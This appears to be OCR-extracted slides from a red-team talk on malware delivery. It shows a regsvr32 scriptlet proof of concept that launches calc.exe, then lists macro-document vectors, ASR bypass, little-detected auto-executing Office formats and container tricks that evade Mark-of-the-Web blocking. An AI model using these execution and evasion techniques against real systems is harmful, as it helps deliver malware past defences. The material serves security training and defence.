
example.sct

```
1  <?XML version="1.0"?>
2  <scriptlet>
3  <registration
4      progid="PoC"
5      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6          <!-- Proof Of Concept - Casey Smith @subTee -->
7          <!--  License: BSD3-Clause -->
8          <script language="JScript">
9          <![CDATA[
10                 //x86 only. C:\Windows\Syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll
11
12                 var scr = new ActiveXObject("MSScriptControl.ScriptControl");
13                 scr.Language = "JScript";
14                 scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
15                 scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
16
17                 //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
18                 //Lots of hints here on futher obfuscation
19                 ]]></script>
20 </registration>
21 </scriptlet>
```

SCT

Typical Vectors - Maldocs

- Dodgy VBA macros
  - **Consider applying Defender ASR Bypasses**
  - Prepend with “Enable Macro” lure message + lure-removal automation
  - Gazillion of different weaponization strategies – yet merely few effective:
    - **File Dropping-based**
    - **DotNetToJS**
    - **XSL**
- Documents that support Auto-Execution
  - Typical Word, Excel ones
  - **pub** - Publisher
  - **rtf** – disguised Word document
- **Macro-Enabled Office still not eradicated**



Typical Vectors - Maldocs

» Some Office documents DO NOT support Auto-Exec

» But yet they can be instrumented to run VBA (CustomUI)


  » **ppt, ppsm, pptm** – PowerPoint


  » **accde, mdb** – Microsoft Access


  » **doc, docx** – Word via Template Injection

  » **xls, xlsx** – Excel via CustomUI Injection

» **Lesser detected**










Typical Vectors - Maldocs


- There are other uncommon Office related vectors that support Auto-Execution too:
  - **vdw, vsd, vsdm, vss, vssm, vstm, vst** – Visio
  - **mpd, mpp, mpt, mpw, mpx** – MS Project


- Project_Open()?
- **Not detected**











Rise of Containerized Malware

- Malware-in-Archive
- Malware-in-Document
- **Can effectively smuggle back-in Blocked File Formats**


Containerized Malware


» Starting with 7 Feb 2022, Microsoft

blocks VBA macros in documents downloaded from Internet

» Files downloaded from Internet have **Mark-of-the-Web (MOTW)** taint flag

» Office documents having MOTW flag are VBA-blocked.





Helping users stay safe: Blocking internet macros by default in Office

By Kellie Eickmeyer

Published Feb 07 2022 09:07 AM 96.2K Views

Changing Default Behavior


We're introducing a default change for five Office apps that run macros:


VBA macros obtained from the internet will now be blocked by default.


SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted. Learn More


Containerized Malware

- MOTW, We Evade
- Some Container file formats DO NOT propagate MOTW flag to inner files. – As pointed out by Outflank folks
  - ISO / IMG
  - 7zip*
  - CAB
  - VHD / VHDX
- Inner file w/o MOTW







